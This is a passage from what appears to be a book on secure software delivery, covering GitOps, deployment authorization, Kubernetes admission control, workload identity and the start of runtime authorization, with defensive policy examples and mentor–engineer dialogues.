- What are your freshness rules, and what re-attests already-deployed digests?
- Can an artifact reach production through any path that skips the stamping stations?

Implementation examples

`cosign attest --type <predicate> --predicate results.json <image@digest>` in each pipeline stage; in-toto predicate conventions (slsaprovenance, cyclonedx, vuln); Kyverno `verifyImages.attestations` with `conditions` evaluating predicate fields (e.g., deny if `criticalCount > 0`); GitHub artifact attestations + `gh attestation verify`; policy-controller (Sigstore) ClusterImagePolicy for attestation-aware admission.

KEY TAKEAWAYS

- Attestation = signed, typed claim bound to a digest; provenance and SBOM are instances, not siblings.
- The dossier pattern: many producers, each signing with its own identity, evidence traveling with the artifact.
- The payoff is policy that verifies facts instead of trusting systems — checks become unskippable.
- Evidence decays; require freshness; re-attest what's running.

❝ ARCHITECTURE CONVERSATION

E: This is a lot of machinery to re-prove things our CI already enforces. The pipeline literally *fails* if tests or scans fail — the artifact never gets built. Why stamp what's structurally guaranteed?

A: Structurally guaranteed by what?

E: The pipeline definition... which lives in the repo... which anyone with write access can edit, and which has fifteen variants across teams, and side-doors like the manual deploy job for hotfixes.

A: So the guarantee is "every path that *chooses* to run checks, runs checks." What does the cluster require?

E: A pull-able image. So the real invariant is: checks happen unless anyone, anywhere, builds a path without them — including an attacker, including a well-meaning engineer at 3am. With attestation-gated admission, the invariant flips: *nothing runs without proof the checks happened*, regardless of which path built it.

A: Say the general principle. It's one of the most important in the book.

E: Enforce at the *destination*, not along the *routes*. Routes multiply and drift; the destination is one chokepoint you control.

A: And that chokepoint — the border where the dossier gets read — is where we go next: deployment trust.

PART FIVE

Deployment Trust

GitOps, deployment authorization, and admission control — where the accumulated evidence is finally cashed in and enforced.

Chapter 12 — GitOps

Why this exists

Ask a traditional pipeline: "what is running in production right now, and who decided that?" The honest answer: "whatever the last successful deploy job pushed, decided by whoever ran it, minus whatever anyone has `kubectl edit`-ed since." Production state is the accumulated residue of imperative actions — unrecorded, unreviewable, unreconstructable. GitOps exists to replace that residue with a single, reviewable, versioned statement of truth.

This chapter is deliberately not about ArgoCD. ArgoCD is one implementation. GitOps is an *architecture* with four load-bearing ideas, each answering a question.

Mental model

Traditional CD is **push**: the pipeline reaches into the cluster and performs surgery. GitOps is **pull with reconciliation**: the cluster runs an agent that continuously compares *desired state* (Git) against *actual state* (cluster) and converges them.

Think of it as a **thermostat, not a fireplace-lighter.** You don't issue "light the fire" commands; you declare "21°C" and a control loop holds reality to the declaration — including *undoing* deviations you never commanded.

The four questions

Why Git? Because Git already *is* the best change-control system your organization operates: every change is attributed, reviewed (branch protection — all of Chapter 3 now protects *production state*, not just code), diffable, and revertible. Declaring "production = contents of this repo at HEAD of main" imports two decades of source-control discipline into operations for free. Your production change process becomes a *pull request* — with CODEOWNERS on the manifests, required approvals, and an audit log you didn't have to build.

Why reconciliation? Because point-in-time deployment can't answer "and *then* what?" A push pipeline exits after `kubectl apply`; whatever happens next — manual edits, a controller fight, an attacker's modification — persists. A reconciler makes deviation *temporary by construction*: drift is detected on the next loop and either reverted or alarmed. Security framing: reconciliation converts a whole class of attacks from "persistent, silent" to "reverted in minutes and logged as drift." An attacker who `kubectl edit`s a deployment to inject a sidecar watches the reconciler calmly delete their work. To persist, they must compromise *Git* — which is exactly where your strongest review controls live. GitOps *herds attackers toward your most defended boundary*.

Why immutable state? The Git history of the deployment repo is production's flight recorder: every state production has ever been in, who approved the transition, and when. Rollback = revert commit (restoring a previous *digest-pinned* state — Chapter 7's discipline compounding). Incident forensics = `git log`. Compliance = the repo *is* the change-management record.

Why shouldn't CI deploy? The sharpest question, and the one that separates GitOps-as-architecture from GitOps-as-tooling-fashion:

```
Push model:                          Pull model:
CI holds cluster-admin creds         CI holds... a Git write credential
   │                                    │ (opens a PR to the deploy repo)
   ▼                                    ▼
compromised CI = cluster-admin       reconciler (in-cluster) pulls Git
                                     compromised CI = can *propose* changes
                                       that still face review + admission
```

Separating *build* authority from *deploy* authority is separation of duties, mechanized. CI's job ends at "artifact + evidence exist"; the deployment repo decides *what* runs; the reconciler executes; admission verifies. Four parties, four compromises needed. Also: no inbound cluster access for deploys — the agent pulls — which removes the pile of kubeconfigs-in-CI that every pentest report features.

Architecture

The mature topology (note the two-repo pattern from Chapter 4):

```
app repo ──CI──► image@digest + attestations ──► registry
                                                    │
deploy repo (manifests/Helm/Kustomize, digest-pinned)│
    ▲  PR: bump payments to @sha256:9f8e...         │
    │  (opened by CI or image-automation bot,       │
    │   approved per CODEOWNERS)                    │
    └──── reconciler (Argo CD / Flux) pulls ◄───────┘
              │ applies desired state
              ▼
          cluster ──► admission verifies evidence (Ch. 14)
```

Design decisions that matter: separate deploy repo with *different* (usually stricter) owners than app repos; environments as directories/branches with promotion-by-PR; reconciler service account scoped per-namespace or per-tenant, not cluster-admin everywhere (the reconciler is now your most powerful in-cluster identity — see threat model); auto-sync + self-heal on (drift reversion) with alerts on drift *events* (reverted drift is still an indicator of compromise or confusion — investigate it, don't just celebrate the revert).

Threat model & compromise scenarios

- **Compromised CI**: can open PRs to the deploy repo — loud, reviewable, and the artifact it references still needs valid attestations. Blast radius collapsed from "cluster-admin" to "can propose."
- **Compromised deploy repo**: *this is now production access.* Everything from Chapter 3 — branch protection applied to admins, CODEOWNERS, signed commits — is no longer about code quality; it's the production perimeter. Deploy repos deserve your strictest Git posture. And the residual backstop is admission: even a merged malicious manifest must reference an image that passes verification.
- **Compromised reconciler**: holds the credentials to apply anything it's scoped to. Mitigations: least-privilege per project/namespace, no cluster-admin god-mode instance shared by all tenants,

its own admission constraints, and treating the reconciler's config (Applications/Kustomizations) as governed artifacts themselves.

- **Manifest-level attacks:** GitOps verifies *where manifests come from*, not *what they say* — a reviewed-and-merged manifest can still mount host paths or run privileged. Manifest security is admission policy's job (Chapter 14); GitOps and admission are complements, not substitutes.

Common mistakes

- "GitOps" where CI still runs `kubectl apply` with the reconciler as decoration
- Deploy repo protected more weakly than app repos (exactly backwards)
- Mutable tags in manifests, delegating "what actually runs" back to the registry (Chapter 7's attack, reborn)
- One cluster-admin ArgoCD for 40 teams — a freshly built single point of trust
- Auto-sync off "so we control timing" — leaving the drift window permanently open
- Ignoring drift alerts because self-heal fixed it (self-heal fixed the *symptom*)

Design review questions

- Can anything reach production without a commit to the deploy repo? List every path, including break-glass.
- Who can merge to the deploy repo's main? Is that list shorter or longer than "who could kubectl-apply before"?
- What is the reconciler's exact RBAC? Who reviews changes to *its* configuration?
- When drift is detected and reverted, who is paged?

Implementation examples

Argo CD: Projects for tenant isolation, AppProject-scoped RBAC, sync windows for change freezes, resource hooks for ordering; Flux: Kustomization/HelmRelease CRs, image automation writing digests, multi-tenancy via namespaced controllers; both: SSO + audit, notifications on drift events, digest-pinning via image-update automation rather than humans copying SHAs.

KEY TAKEAWAYS

- GitOps = desired state in Git + continuous reconciliation; the value is architectural, not tool-shaped.
- Reconciliation makes unauthorized change temporary and loud; attackers are herded toward Git, your best-defended boundary.
- Splitting build authority (CI) from deploy authority (deploy repo + reconciler) is mechanized separation of duties.
- The deploy repo is production. Protect it like production. The reconciler is a crown jewel. Scope it like one.

❝ ARCHITECTURE CONVERSATION

E: We adopted ArgoCD, so we're GitOps now. CI builds, then calls the Argo API to sync the app. Clean, right?

A: What credential does CI hold to make that call?

E: An Argo API token with sync rights… which, if Argo's RBAC is broad, is effectively deploy rights. So we rebuilt push-model CD with extra steps — CI still holds a production-shaped credential.

A: What's the pull-model version?

E: CI's last act is a PR to the deploy repo bumping the digest. Argo watches the repo and syncs on merge. CI's only credential is Git-write, and the change faces review and admission before it's real.

A: Good. Now the question everyone skips: you've made Git the single source of truth for production. Finish the sentence — "therefore Git compromise is…"

E: …production compromise. We concentrated the risk deliberately, betting that one heavily-defended boundary beats twenty weakly-defended ones. Which means the deploy repo needs our absolute strictest controls, and admission as the independent backstop behind it.

A: That's the honest statement of the GitOps trade, and almost nobody says it out loud. Concentration of trust is fine — *unexamined* concentration is how platforms die. Next: who decides a change is *allowed* to happen at all.

Chapter 13 — Deployment Authorization

Why this exists

Everything so far verifies *what* is deployed (evidence) and *how* it flows (GitOps). This chapter is about *who may cause it and under what circumstances* — the human-authority layer. It exists because two failure modes destroy platforms from opposite directions: **unauthorized change** (no meaningful control over who ships to prod) and **authorization theater** (a CAB meeting rubber-stamping tickets nobody reads, adding days of latency and zero security). Mature release engineering threads between them.

Mental model

Deployment authorization is a **launch-control system**: the missile only fires when independently-held keys turn together. Not one person's enthusiasm, not a committee's paperwork — a small set of *machine-enforced, independently-held* conditions: valid evidence (the artifact's dossier, Chapter 11) + policy satisfaction + the right approvals for *this* change's risk class. The keyword is *machine-enforced*: authorization that lives in a wiki is a suggestion; authorization that lives in branch protection, environment rules, and admission policy is a control.

Architecture

Promotion as the authorization skeleton. In the build-once model (Chapter 7) + GitOps (Chapter 12), "deploy to prod" is concretely "merge the PR that points prod at digest D." Authorization architecture is therefore mostly *Git and pipeline mechanics*, which is precisely what makes it enforceable:

- **Risk-tiered approvals.** Not all changes are equal; treating them equally guarantees theater. A digest bump that passed staging: one owner approval, auto-mergeable. A change touching the payment service's config or infrastructure: stricter owners, maybe two teams. Schema migrations: their own path. Encode tiers in CODEOWNERS + branch rules + environment protection so the *heavyweight process spends only where risk lives*.
- **Separation of duties, precisely defined.** The useful rule isn't "another human clicked approve," it's: **no single identity can author a change and independently cause it to run in production.** Author ≠ sole approver (branch protection), builder ≠ deployer (Chapter 12's split), and — often forgotten — *the person who approves the deploy repo PR shouldn't be able to also rewrite the policy that gates it* (Chapter 19).
- **Environment protection as machine-checked authority.** GitHub environments / GitLab protected environments bind deploy identities (Chapter 6's OIDC claims include `environment`) to required reviewers, wait timers, and branch restrictions — turning "prod deploys need release-team approval" from a norm into a credential-issuance condition.

Emergency deployments — the section that decides everything. Every platform has a 3am. If your authorized path takes 45 minutes of approvals and prod is down, engineers *will* route around it — and the workaround becomes the everyday path within a quarter. Design break-glass deliberately:

1. **Fast, not absent**: a break-glass path with *reduced* gates (e.g., skip staging soak, single senior approver) — never *zero* gates. Evidence verification (signatures, provenance) stays on: an emergency justifies skipping *slow* checks, never *integrity* checks — "we're in a hurry" is precisely the social-engineering pretext an attacker uses.
2. **Loud**: using it pages someone, is logged, is visibly labeled in the deploy history.
3. **Expensive afterward, cheap during**: mandatory post-incident review of every break-glass use; the *review* is the deterrent, not friction at 3am.
4. **Monitored for trend**: break-glass frequency rising = your normal path is too slow — fix the path, or the emergency door becomes the front door.

Threat model & compromise scenarios

- **Social-engineered urgency**: "sev1, need this deployed NOW, skip the checks" — from a compromised account or a manipulated human. Defense: break-glass that preserves integrity verification and produces an audit trail regardless of who invokes it; culture where invoking it is normal-and-reviewed, so nobody grants ad-hoc exceptions *outside* it.
- **Approval fatigue as a vulnerability**: humans asked to approve 30 PRs/day approve without reading — attackers hide in the flow. Defense: automate the low-risk tiers *away from humans entirely* (evidence-gated auto-promotion) so human attention concentrates on the few changes that need judgment. Fewer, meaningful approvals beat many hollow ones — this is a security argument, not just DX.
- **Authority accretion**: the release engineer who, over three years, accumulates author+approve+deploy+policy rights. Periodic access reviews against the "no single identity" invariant; model your own org's admins as threat actors when reviewing (not because they're malicious — because their *credentials* are targets).

Common mistakes

- One-size approvals: everything needs the same two rubber stamps (theater) or a weekly CAB (latency + theater)
- Break-glass that bypasses signature/provenance verification ("emergencies" = your integrity controls are optional)
- No break-glass at all — guaranteeing invention of undocumented ones
- Approval enforced socially ("we always get a thumbs-up in Slack") rather than mechanically
- Measuring authorization by *ceremony performed* rather than *invariants held*

Design review questions

- State your separation-of-duties invariant in one sentence. Now name every identity that violates it (include admins and service accounts).

- Show the break-glass procedure. What does it skip? What does it *never* skip? When was it last used, and where's that review?
- What fraction of prod deploys involve a human decision, and is that fraction spent on the changes that actually carry risk?
- Can the deploy-approving group modify the policies that gate deploys?

Implementation examples

GitHub: environment protection rules (required reviewers, wait timers, deployment branch policies) + CODEOWNERS tiers + merge queue; GitLab: protected environments + approval rules; ArgoCD sync windows (freeze periods) + manual-sync-only for regulated apps; Kyverno/OPA policy exceptions with expiry (`spec.validUntil`) as machine-managed break-glass with automatic re-lock.

KEY TAKEAWAYS

- Authorization = machine-enforced launch keys: evidence + policy + risk-proportional human approval.
- The invariant: no single identity authors and independently ships. Everything else is implementation.
- Break-glass is designed, loud, integrity-preserving, and reviewed — or it becomes the main entrance.
- Concentrate scarce human judgment on high-risk change; automate the rest on evidence.

❝ ARCHITECTURE CONVERSATION

E: Our auditors want approval on every production change. Engineers want continuous deployment. These seem simply incompatible.

A: What does the auditor actually need — a human click, or an assurance?

E: Assurance: changes are authorized, traceable, and can't bypass controls. The click is just how they've seen it done.

A: So restate continuous deployment in assurance language.

E: Every change is authored via reviewed PR, carries signed evidence that all required checks passed, is promoted by a system that verifies that evidence, and is fully traceable commit-to-pod. Authorization *happened* — it's encoded in branch protection and admission policy rather than in a meeting. Honestly, that's *more* auditable: the control can't be skipped, and the evidence is cryptographic rather than a ticket someone filled in afterward.

A: I've watched that exact argument satisfy regulated-industry auditors — when the platform could *demonstrate* the enforcement, not just describe it. Demonstration means: show the policy, attempt the bypass, show it fail, show the log. Now — the policies doing all this enforcing: what's *their* change process? If they're a YAML file one admin can edit...

E: ...then approvals are decoration. The policy repo is the real authority. Chapter 19, I assume.

A: And the engine that enforces it at the last possible moment: Chapter 14. Go.

Chapter 14 — Admission Controllers

Why this exists

Every control so far lives *upstream*: Git rules, CI hygiene, signing, GitOps review. Upstream controls share one weakness — **they only govern traffic that goes through them.** A stolen kubeconfig, a compromised reconciler, a misconfigured operator, a Helm install from a laptop: all reach the Kubernetes API directly, and none of your pipeline's virtue applies. The Kubernetes API server is where *every* path converges — pipeline, human, attacker, controller. Admission control is the checkpoint at that convergence point: **the last gate, and the only unskippable one.**

This is the chapter where the entire book's evidence chain gets *cashed in*.

Mental model

Admission control is **border control at the destination country**. Your artifact traveled through many jurisdictions (repo, CI, registry) collecting stamped documents (signatures, provenance, attestations). None of those jurisdictions can be certain their controls weren't routed around — but the border can refuse entry to anyone without the full dossier, *regardless of route taken*. Chapter 11's principle made flesh: enforce at the destination, because routes multiply.

Architecture

Where admission sits. Inside the Kubernetes API server's request path — after authentication and authorization, before persistence to etcd:

```
kubectl / reconciler / operator / attacker-with-kubeconfig
        ▼
  API server ── authn ── authz(RBAC) ── MUTATING admission ── validation ── VALIDATING admission
── etcd
                                        | (webhooks/policies can                | (webhooks/
policies can
                                        |  modify the object)                   |  only
allow/deny)
```

Everything that becomes cluster state passes here. That's the property no pipeline stage has.

The policy engines. - **Kyverno**: policies *are* Kubernetes resources (YAML, no new language), with first-class `verifyImages` — signature and attestation verification with identity and predicate conditions built in. The pragmatic default for the supply-chain use case. - **OPA Gatekeeper**: Rego-based, maximally expressive, ConstraintTemplates for reusable parameterized policy; the choice when policy logic is genuinely complex or shared beyond Kubernetes (OPA is a general-purpose decision engine — Chapter 19). - **Sigstore policy-controller**: purpose-built ClusterImagePolicy for signature/attestation verification. - **ValidatingAdmissionPolicy (CEL, in-tree)**: no webhook, no availability trade for simple validations — the direction the ecosystem is moving for basic rules; external engines remain necessary for image verification (which requires registry I/O and crypto).

The two policy families that matter here:

1. **Image trust (the supply-chain payoff).** The policy this whole book has been building toward, in Kyverno shape:

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata: { name: require-verified-provenance }
spec:
  validationFailureAction: Enforce
  webhookConfiguration: { failurePolicy: Fail }
  rules:
  - name: verify-payments-images
    match: { any: [{ resources: { kinds: [Pod], namespaces: [payments] } }] }
    verifyImages:
    - imageReferences: ["registry.acme.io/prod/*"]
      required: true
      attestors:
      - entries:
        - keyless:
            subject: "https://github.com/acme/*/.github/workflows/release.yml@refs/heads/
main"
            issuer: "https://token.actions.githubusercontent.com"
      attestations:
      - type: https://slsa.dev/provenance/v1
        conditions:
        - all:
          - key: "{{ invocation.configSource.uri }}"
            operator: Equals
            value: "git+https://github.com/acme/*"
      mutateDigest: true      # rewrite tags to digests at admission
```

Read what this enforces: *nothing runs in the payments namespace unless built by our release workflow, on main, from our repos, with verifiable provenance* — checked at the last moment, on every path, including the stolen-kubeconfig path.

1. **Runtime posture (what manifests may *say*).** GitOps verifies manifest *origin*; admission must verify manifest *content*: no privileged containers, no hostPath/hostNetwork, required securityContext, resource limits, disallow `:latest` and unpinned images. Pod Security Admission covers the baseline; engines cover the org-specific rest.

Availability architecture — the part that bites. Webhook-based admission puts a network call in the API server's write path. `failurePolicy` is the sharpest trade in the chapter: **Fail** (webhook down ⇒ API requests rejected — security holds, cluster changes freeze) vs **Ignore** (webhook down ⇒ requests pass unverified — availability holds, and your last gate has a documented off-switch: an attacker who can DoS or evict your webhook *disables enforcement*). Mature stance: `Fail` for the security-critical policies + engineering the webhook like the tier-0 service it now is (HA replicas, PDBs, priority classes, resource guarantees, exclusion of its own namespace to avoid deadlock at bootstrap) + narrow, explicit exemptions (kube-system components) rather than broad Ignore.

Threat model & compromise scenarios

- **Stolen kubeconfig / compromised reconciler / rogue operator**: all converge at admission and face the same dossier check. This is the scenario the whole architecture exists for — upstream compromise, downstream refusal.
- **Attacking the gate itself**: delete/modify the webhook configuration or policies (defense: RBAC — almost nobody needs write on ValidatingWebhookConfigurations or ClusterPolicies; alert on any change), evict/DoS the webhook to exploit `Ignore` (defense: `Fail` + HA), or **compromise the policy source** — policies deployed via GitOps means policy-repo write access is enforcement-rewrite access. The verifier's configuration is a tier-0 artifact (Chapter 10's conversation, now operational).
- **Namespace/exemption gaps**: policies scoped to `prod` namespace while an attacker deploys to `default`; kube-system exemptions used as landing zones. Default-deny posture: match everything, exempt narrowly and explicitly.
- **TOCTOU note**: admission verifies at *admission*; a mutable tag could point elsewhere at pull time. `mutateDigest` (resolve tag→digest in the admitted object) closes it — Chapter 7 again.

Common mistakes

- Audit mode forever ("we'll enforce next quarter," for nine quarters)
- `failurePolicy: Ignore` on the signature-verification policy (an off-switch labeled "kick me")
- Verifying signature existence but not signer identity/predicate conditions (Chapter 10's lesson, unlearned)
- Policy engine RBAC open to all cluster admins-of-convenience
- Forgetting non-Pod workload carriers (Deployments admit fine; verify at Pod level, where every controller's output converges)
- No policy on the policy: unreviewed changes to ClusterPolicies

Design review questions

- Attempt to run an unsigned image in every namespace, via kubectl, via the reconciler, via a Job created by an operator. Show me all three refusals.
- What happens to the cluster when the admission webhook is down? Who decided that trade, and is it written down?
- Who can modify webhook configurations and policies? What alerts on it?
- Which namespaces/identities are exempt, and why, and where is that reviewed?

KEY TAKEAWAYS

- Admission is the only gate on *every* path to cluster state — the destination checkpoint that makes upstream controls unbypassable.
- Image-trust policy at admission is where signatures, provenance, and attestations convert from evidence into enforcement.
- The gate becomes tier-0 infrastructure: engineer its availability, guard its configuration, treat `failurePolicy` as the deliberate trade it is.
- Default-deny with narrow exemptions; enforce at Pod level; resolve to digests at admission.

❝ ARCHITECTURE CONVERSATION

E: With verified provenance enforced at admission, do we still need all the upstream controls? The gate catches everything anyway.

A: What does the gate verify?

E: That the image came from our release workflow on main with valid provenance... oh. The gate verifies the artifact came *through the front door*. It says nothing about what happened *behind* the front door — malicious code that passed a rubber-stamp review, a poisoned dependency in a hermetic-in-name-only build. Admission verifies the *chain held*, not that each link was *good*.

A: So the layers compose how?

E: Upstream controls make the front door *trustworthy*; admission makes the front door *mandatory*. Either without the other fails: strong pipeline + no gate = bypassable virtue; strong gate + weak pipeline = mandatory passage through a compromised checkpoint.

A: Now the uncomfortable one. Your admission policies are deployed by ArgoCD from a Git repo. An attacker gets write to that repo. Sequence the attack.

E: PR that adds an exemption or swaps the trusted identity, merge, reconciler faithfully applies it, gate now waves their images through — with GitOps providing a lovely audit trail of the disabling. The policy repo is literally the keys to the gate. Strictest CODEOWNERS we have, security-team-only merge, alerts on any ClusterPolicy change in-cluster, and... honestly it should be a *different* set of humans than the people who can merge app deploys.

A: Separation of duties, one more level up. You keep rediscovering the same three moves — verify at the boundary, separate the authorities, guard the guard's configuration. That's because there are only about three moves. The rest of the book is choosing where to apply them.

PART SIX

Runtime Trust

Who a running workload is, what it may do, and how to detect when it diverges from what you verified.

Chapter 15 — Workload Identity

Why this exists

The artifact cleared the border. Now it's a running workload — and it immediately needs to *talk*: to databases, to cloud APIs, to other services. The question flips from "should this run?" to **"who is this, and how does anyone verify it?"**

The legacy answer is secrets: API keys in env vars, database passwords in mounted files, a shared `service-token` five teams copy around. Every property we fixed in CI (Chapter 6) is broken again at runtime: long-lived, bearer-style ("whoever holds it, is it"), divorced from context, unrotatable in practice. Kubernetes made it worse by making workloads *ephemeral and multiplied* — you can't provision static credentials for pods that appear and vanish by the hundred. The runtime answer is the same architectural move as Chapter 6: **stop distributing secrets; start proving identity** — but now the prover is a pod, and the identity must be issued by the *platform*, based on properties the platform verifies.

Mental model

Workload identity is an **employee badge issued by the building, not a key copied in a hardware store.** The badge (a short-lived, cryptographically-verifiable document) is issued at the door by the facility that *watched you arrive and verified your paperwork* — it names who you are, it expires, and every door checks it against its own access list. A stolen badge dies in minutes; a stolen key works forever. The critical property: the *workload never possesses a long-lived secret* — it possesses the ability to *be identified* by the platform it runs on.

Architecture

SPIFFE: the universal grammar. SPIFFE (Secure Production Identity Framework For Everyone) standardizes the idea:

- **SPIFFE ID:** a structured name — `spiffe://acme.prod/ns/payments/sa/payments-api` — identifying a workload within a *trust domain* (`acme.prod`).
- **SVID:** the badge itself — an X.509 certificate (or JWT) containing the SPIFFE ID, short-lived, automatically rotated.
- **Workload API:** how a pod gets its SVID *without presenting any prior secret* — the local agent verifies who's asking via **attestation** (same word as Chapter 11, same meaning: verified claims — here, the agent checks kernel-level facts: this process belongs to pod P, with service account S, in namespace N, on a node whose identity was itself attested to the server).

SPIRE is the production implementation: a server (signing authority for the trust domain, holds registration entries mapping selectors→SPIFFE IDs) plus a per-node agent (attests nodes to the server, attests workloads locally, serves the Workload API). The elegant part is the **attestation chain**: server verifies node (via cloud instance identity documents, TPM, etc.), node agent verifies workload

(via kubelet/kernel introspection), so the workload's badge is rooted in *infrastructure-verified facts*, not in any secret the workload stored. Bootstrapping identity without pre-placed secrets — this solves the "bottom turtle" problem every secrets system otherwise hits (to fetch a secret you need a credential; to get that credential you need...).

IRSA and cloud-native equivalents. AWS IRSA (IAM Roles for Service Accounts) is the same pattern with Kubernetes-native parts: the cluster's OIDC issuer signs a projected ServiceAccount token naming the pod's SA; AWS STS validates it against the cluster's issuer and exchanges it for role credentials — Chapter 6's trust triangle, verbatim, with a pod in place of a CI job:

(EKS Pod Identity is the successor plumbing; GCP Workload Identity Federation and Azure Workload Identity are the same architecture with different nouns.) The claims-matching lesson from Chapter 6 recurs identically: a trust policy matching `system:serviceaccount:*:*` grants the role to *every pod in the cluster*.

mTLS: identity for service-to-service. SVIDs being X.509 certificates means service-to-service authentication falls out naturally: mutual TLS where *both* sides present SVIDs, each verifying the peer's SPIFFE ID against policy. Service meshes (Istio, Linkerd) automate exactly this — sidecar/ambient proxies obtain workload certs and enforce mTLS transparently; Istio's identity system is SPIFFE-conformant. The mesh is an *implementation* of workload identity + encrypted transport, not a separate concept.

Federation. Two trust domains (two clusters, two companies, cloud↔on-prem) can trust each other's identities by exchanging *trust bundles* (root keys) — `spiffe://acme.prod/...` becomes verifiable inside `partner.prod` without shared secrets. This is how identity survives the multi-cluster, multi-cloud reality that killed network-perimeter thinking.

Threat model & compromise scenarios

- **Pod compromise** (the baseline): attacker in the container gets... the SVID/STS creds — valid for minutes-to-an-hour, scoped to *that workload's* permissions, every use logged with identity attached. Compare the legacy counterfactual: a `.env` full of long-lived keys for every downstream. Identity doesn't prevent the compromise; it *shrinks and illuminates* it (the book's recurring win condition).
- **Identity theft ≠ identity impersonation**: to *become* `payments-api` (rather than steal one short badge), the attacker must alter what the platform attests — deploy a pod with that service account. Which requires... getting a workload admitted (Chapter 14). The layers now interlock: *admission decides what may run; identity derives from what admission admitted.* Runtime identity is only as trustworthy as the gate.

- **Node compromise:** a compromised node's agent can attest lies about workloads *on that node* — blast radius = one node's workloads, not the trust domain (this containment is precisely why per-node attestation beats cluster-wide shared secrets).
- **Trust domain compromise** (SPIRE server / cluster OIDC signing keys): the who-signs-the-signer endpoint again — attacker mints arbitrary identities. Mitigations rhyme with Chapter 10: protect the signing infrastructure as tier-0, short intermediate lifetimes, audit issuance, federation boundaries so one domain's compromise doesn't cascade.

Common mistakes

- IRSA adopted, but the old long-lived keys still mounted "just in case" (the Chapter 6 mistake, ported)
- One shared service account (`default`) for every pod in a namespace — identity without granularity is a group costume
- Wildcarded trust-policy subjects
- mTLS "on" but authorization still `ALLOW *` — encrypted, authenticated, and unrestricted (Chapter 16's subject)
- Secrets managers used as a *destination* ("we moved the long-lived keys into Vault") rather than identity used to *eliminate* them
- Forgetting that identity granularity should match *blast-radius intent*: if two workloads share an identity, they share a fate

Design review questions

- Pick a production pod: enumerate every credential visible inside it (env, mounts, metadata endpoints). How many are long-lived? Why does each exist?
- Show the IAM trust policy for your most powerful role reachable from the cluster. What exact subject does it require?
- If this pod is compromised at 2am, what can the attacker reach, for how long, and what logs carry the workload's identity?
- Can a pod in namespace A obtain an identity intended for namespace B? What, mechanically, prevents it?

Implementation examples

EKS: IRSA (`eks.amazonaws.com/role-arn` SA annotation) or Pod Identity associations; SPIRE on Kubernetes with `k8s_psat` node attestation + workload registrar; Istio (SPIFFE-conformant certs, PeerAuthentication STRICT); cert-manager csi-driver-spiffe for SVID mounting; Vault Kubernetes auth (SA-token-based login → scoped, short-TTL secrets) as the bridge pattern for systems that still require secrets.

KEY TAKEAWAYS

- Runtime identity = platform-attested, short-lived, automatically-rotated badges; the workload stores no long-lived secret, ever.
- SPIFFE/SVID, IRSA, and mesh identity are one architecture (attest → issue → verify → expire) in three dialects.
- Identity chains to admission: the gate decides what runs; identity names what the gate admitted. The layers are one system.
- Granularity is blast-radius design: one identity per meaningful security boundary.

❝ ARCHITECTURE CONVERSATION

E: We rolled out IRSA everywhere. No more AWS keys in pods. Are we done with runtime identity?

A: Your payments-api pod — what IAM role does its identity map to, and what can that role do?

E: `payments-app-role` ... which, from history, has S3 full access, SQS full access, and DynamoDB on `*`. We migrated the *mechanism* and kept the *permissions* — a beautifully short-lived badge that opens every door in the building.

A: So what did IRSA actually buy, and what's still yours to do?

E: It bought revocability, auditability, and no stealable static key. Least privilege was never the mechanism's job — that's authorization, and we haven't done it. Same for service-to-service: our pods authenticate to *AWS* beautifully and to *each other* not at all — any pod can call payments-api's internal endpoint.

A: So state the boundary between this chapter and the next.

E: Identity answers "who are you, provably." Authorization answers "given who you are, what may you do." We built half the sentence.

A: Chapter 16 finishes it.

Chapter 16 — Runtime Authorization

Why this exists

Every workload now has a verifiable name. The question becomes: **what is each name allowed to do?** In most clusters, the honest answer is "everything" — flat pod networking means any pod can reach any pod, and once past network reachability, most internal services accept any caller. The industry name for fixing this is **Zero Trust**, a term so marketed it's nearly meaningless; this chapter reduces it to its engineering content:

> No request is granted because of *where it came from* (network location). Every request is authenticated (identity, Chapter 15) and authorized (policy, this chapter), and the default is deny.

Why it matters: the post-compromise phase. Attackers rarely land on their target — they land *somewhere* (a vulnerable sidecar, a dev tool, an SSRF) and **move east-west** toward the crown jewels. Flat internal networks make the first foothold equal to total access. Runtime authorization is the architecture of making lateral movement *expensive, loud, and mostly impossible*.

Mental model

A city, not a castle. Castle security (perimeter thinking): one hard wall, soft everything inside. City security: every building has its own locks and its own guest list; the street being public doesn't open a single door. A burglar in a castle roams; a burglar in a city stands in the street facing ten thousand locked doors — and every doorbell they try is on camera.

Architecture

Authorization at three layers — defense in depth, each catching what the previous can't:

Layer 1 — Network policy (L3/L4: who can *reach* whom). Kubernetes NetworkPolicies (enforced by the CNI: Cilium, Calico) constrain connectivity by pod/namespace selectors and ports. The architectural move is **default-deny**: an empty-podSelector policy denying all ingress (and, harder but higher-value, egress) per namespace, then explicit allows:

```
# payments namespace: deny all ingress by default...
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata: { name: default-deny, namespace: payments }
spec: { podSelector: {}, policyTypes: [Ingress, Egress] }
---
# ...then allow only checkout ──► payments-api :8443
kind: NetworkPolicy
metadata: { name: allow-checkout, namespace: payments }
spec:
  podSelector: { matchLabels: { app: payments-api } }
  ingress:
  - from: [{ namespaceSelector: { matchLabels: { name: checkout } },
             podSelector: { matchLabels: { app: checkout } } }]
    ports: [{ port: 8443 }]
```

Egress control is the underrated half: a compromised pod that can't reach the internet can't fetch its second stage or exfiltrate — most real intrusions die of starvation right there. (Note the label-trust caveat: selectors trust labels, and labels are set by whoever creates pods — admission policy governing labels closes the loop with Chapter 14.)

Layer 2 — Service-to-service authorization (L7: who may *call* what). Network reachability isn't permission. With mesh mTLS (Chapter 15), every request carries a verified peer identity, and policy can bind identity→operation:

```
apiVersion: security.istio.io/v1
kind: AuthorizationPolicy
metadata: { name: payments-api-authz, namespace: payments }
spec:
  selector: { matchLabels: { app: payments-api } }
  action: ALLOW
  rules:
  - from: [{ source: { principals:
        ["cluster.local/ns/checkout/sa/checkout"] } }]
    to:   [{ operation: { methods: ["POST"], paths: ["/v1/charges"] } }]
  - from: [{ source: { principals:
        ["cluster.local/ns/support/sa/support-portal"] } }]
    to:   [{ operation: { methods: ["GET"], paths: ["/v1/charges/*"] } }]
```

Read the shape: checkout may *create charges*; support may *read* them; nothing else, from anyone, including perfectly-authenticated neighbors. This is least privilege expressed over verified identities — the mesh's actual security payoff (mTLS without AuthorizationPolicies is an encrypted open door).

Layer 3 — Application/entity-level authorization. "Checkout may POST /charges" can't express "user Alice may charge *Alice's* card." Fine-grained, data-aware authorization stays in (or beside) the application — increasingly via externalized policy (OPA sidecars, dedicated authz services) so rules are testable and consistent (Chapter 19). Platform layers bound *which services converse*; the app bounds *which entities within*.

